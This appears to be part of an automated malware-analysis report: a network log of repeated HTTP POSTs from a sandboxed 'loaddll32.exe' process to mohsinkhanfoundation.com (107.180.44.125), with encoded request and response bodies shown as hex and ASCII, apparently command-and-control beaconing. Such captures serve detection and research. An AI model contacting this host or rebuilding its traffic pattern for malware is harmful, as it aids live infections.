Sep 27, 2021 20:26:08.534300089 CEST	1511	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:08 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 64 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9dEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.7	49802	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:08.841104984 CEST	1513	OUT	POST /pcQLeLMbur/fxgDNT4yEngregozMnp+J0N6dX1le310YXlkfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:09.234930038 CEST	1521	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:08 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 64 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9dUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.7	49804	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:09.495845079 CEST	1522	OUT	POST /pcQLeLMbur/DxMffwwOHXMHeXJDenV9ZXt9dGF5ZHw= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:09.906132936 CEST	1530	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:09 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 64 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9dUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49751	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:47.943732023 CEST	997	OUT	POST /pcQLeLMbur/eDkkAA0bInx9RnpzeWJ+fXJlfmF8 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:48.418602943 CEST	1005	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:47 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 3610 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2f 64 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 63 74 4c 32 38 75 63 6d 74 30 64 6d 74 36 65 32 78 2f 65 32 70 37 66 47 39 39 65 6d 74 30 64 6d 73 76 66 6d 78 38 65 6d 6f 76 66 6d 39 39 66 6d 74 30 4c 57 74 2f 65 57 78 38 65 32 70 7a 4c 6d 39 2b 65 47 74 38 4c 47 74 79 4b 57 78 36 65 57 70 36 65 47 39 7a 4b 47 74 37 66 57 74 34 63 32 78 2f 4c 57 6f 70 65 32 39 2f 4b 32 74 2b 65 57 74 35 65 6d 77 70 4c 57 70 34 66 57 38 6f 65 6d 73 74 4c 47 74 35 4b 47 78 35 65 6d 70 38 4c 32 39 37 65 47 74 2b 4c 47 74 34 65 32 77 73 65 6d 6f 6f 4b 6d 39 37 4c 6d 74 38 66 6d 73 70 66 47 77 71 65 57 6f 74 66 47 39 2b 65 47 74 35 65 47 74 79 4b 57 78 36 65 57 70 36 66 47 39 7a 4b 47 74 34 66 57 74 35 4b 47 78 2f 65 6d 6f 76 66 47 39 7a 4b 47 74 34 66 32 74 39 63 32 78 33 66 6d 6f 6f 66 47 39 38 66 6d 74 34 4c 6d 74 36 65 6d 77 72 65 32 70 2b 66 47 39 7a 4b 47 74 34 64 32 74 37 63 32 78 33 4b 57 70 2b 64 47 39 35 65 6d 74 38 66 6d 73 75 65 47 77 71 65 47 70 34 4c 32 39 2f 63 32 74 30 4c 57 74 35 66 32 78 33 4b 57 70 37 66 57 38 76 66 47 74 2f 66 6d 73 73 4c 57 78 38 65 6d 6f 66 47 38 71 4b 57 73 76 66 6d 73 70 4c 57 78 2f 4c 32 70 37 66 57 38 6f 66 57 74 2f 64 32 73 76 65 32 78 34 66 6d 6f 74 65 47 39 37 65 57 74 37 4b 32 73 73 63 32 78 38 4b 57 70 38 4b 47 39 35 66 6d 74 37 65 6d 73 76 65 57 78 36 63 32 70 7a 4c 6d 39 2b 63 6d 74 2b 65 32 74 36 65 6d 77 72 65 47 70 39 65 6d 39 7a 4b 47 74 38 4c 47 74 2b 4b 57 78 33 4b 57 70 2b 64 47 39 36 4b 57 74 38 66 6d 73 75 65 47 78 33 4b 57 70 37 65 47 39 7a 4b 47 74 38 66 6d 73 75 65 32 78 33 63 6d 70 2f 65 47 39 35 66 6d 74 2b 65 32 74 2f 4b 57 78 36 4b 57 70 39 66 57 39 2b 63 32 74 35 4c 6d 74 2f 65 6d 77 70 4c 57 6f 75 66 47 39 2b 63 6d 74 35 4b 57 74 2f 4b 6d 78 33 4b 57 70 36 66 6d 38 75 4b 47 74 30 65 57 74 2f 4c 32 78 35 63 32 70 39 4b 57 39 39 66 32 74 37 65 32 74 36 65 32 78 35 63 32 70 38 65 32 39 39 63 32 74 36 4b 6d 74 38 63 6d 78 36 66 32 70 39 64 47 39 2f 4b 57 74 37 65 47 74 34 66 57 78 2f 66 47 6f 74 4b 6d 38 76 66 32 73 70 64 32 74 36 65 32 78 2f 65 32 70 37 66 47 39 37 65 6d 74 2f 66 6d 73 73 4c 57 78 36 66 47 70 2b 65 32 39 2b 66 57 74 35 65 47 74 2f 66 47 78 35 63 32 70 34 4c 57 39 2b 66 47 74 37 64 6d 73 72 66 47 77 70 4c 57 6f 76 65 57 38 75 63 32 73 74 65 32 74 36 65 32 78 2f 65 32 70 37 66 47 39 2b 4b 47 74 2f 66 6d 73 70 63 6d 78 36 65 6d 70 2b 66 57 74 35 65 47 74 2f 66 6d 78 36 65 6d 70 39 64 47 39 79 65 6d 74 39 4b 57 74 36 65 32 78 2f 65 32 70 2b 66 32 39 2b 65 6d 74 36 64 32 74 2f 66 47 78 33 63 6d 70 79 4b 6d 38 6f 66 47 73 71 4b 57 73 75 66 6d 78 36 65 32 6f 75 64 57 39 7a 4b 57 74 38 66 32 74 36 65 Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt/dEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUctL28ucmt0dmt6e2x/e2p7fG99emt0dmsvfmx8emovfm99fmt0LWt/eWx8e2pzLm9+eGt8LGtyKWx6eWp6eG9z KGt7fWt4c2x/LWope29/K2t+eWt5emwpLWp4fW8oemstLGt5KGx5emp8L297eGt+LGt4e2wsemooKm97Lmt8fmspfG wqeWotfG9+eGt5eGtyKWx6eWp6fG9zKGt4fWt5KGx/emovfG9zKGt4f2t9c2x3fmoofG98fmt4Lmt6emwre2p+fG9z KGt4d2t7c2x3KWp+dG95emt8fmsueGwqeGp4L29/c2t0LWt5f2x3KWp7fW8vfGt/fmssLWx8emoofG8qKWsvfmspLW x/L2p7fW8ofWt/d2sve2x4fmoteG97eWt7K2ssc2x8KWp8KG95fmt7emsveWx6c2pzLm9+cmt+e2t6emwreGp9em9z KGt8LGt+KWx3KWp+dG96KWt8fmsueGx3KWp7eG9zKGt8fmsue2x3cmp/eG95fmt+e2t/KWx6KWp9fW9+c2t5Lmt/em wpLWoufG9+cmt5KWt/Kmx3KWp6fm8uKGt0eWt/L2x5c2p9KW99f2t7e2t6e2x5c2p8e299c2t6Kmt8cmx6f2p9dG9/ KWt7eGt4fWx/fGotKm8vf2spd2t6e2x/e2p7fG97emt/fmssLWx6fGp+e29+fWt5eGt/fGx5c2p4LW9+fGt7dmsrfG wpLWoveW8uc2ste2t6e2x/e2p7fG9+KGt/fmspcmx6emp+fW99K2t8fGt/emx6emp9dG9yemt9KWt6e2x/e2p+f29+ emt6d2t/fGx3cmpyKm8ofGsqKWsufmx6e2oudW9zKWt8f2t6e
Sep 27, 2021 20:26:10.182096958 CEST	1532	OUT	POST /pcQLeLMbur/ICYbCzstHxl+BhF4Jg5+GH0FRX5yeGV9eXNkeWJ4 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:10.603671074 CEST	1540	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:10 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 66 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8fEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.7	49806	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.7	49810	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:10.890607119 CEST	1550	OUT	POST /pcQLeLMbur/P3glHSkheRgAfBMIMgUiKCMaGD4dK0J9dnlkenp3ZXhlew== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:11.326118946 CEST	1564	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:10 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 66 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8fUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQkZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.7	49811	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:11.588450909 CEST	1571	OUT	POST /pcQLeLMbur/HiQBOhomAh0dCDgeJjoHLj8YCUZ6c3lifn1yZX5hfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:26:12.021758080 CEST	1573	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:11 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 66 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8fUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQkZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.7	49813	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:12.289050102 CEST	1581	OUT	POST /pcQLeLMbur/BhkbJH0afC8dDiEzQn12eWR6endleGV7 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:12.714524984 CEST	1582	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:12 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 38 66 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt8fkJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.7	49815	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:12.989154100 CEST	1590	OUT	POST /pcQLeLMbur/ACA4KhwTDH8VH3MrOQp8GAYHIjZ4egBFfnJ4ZX15c2R5Yng= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
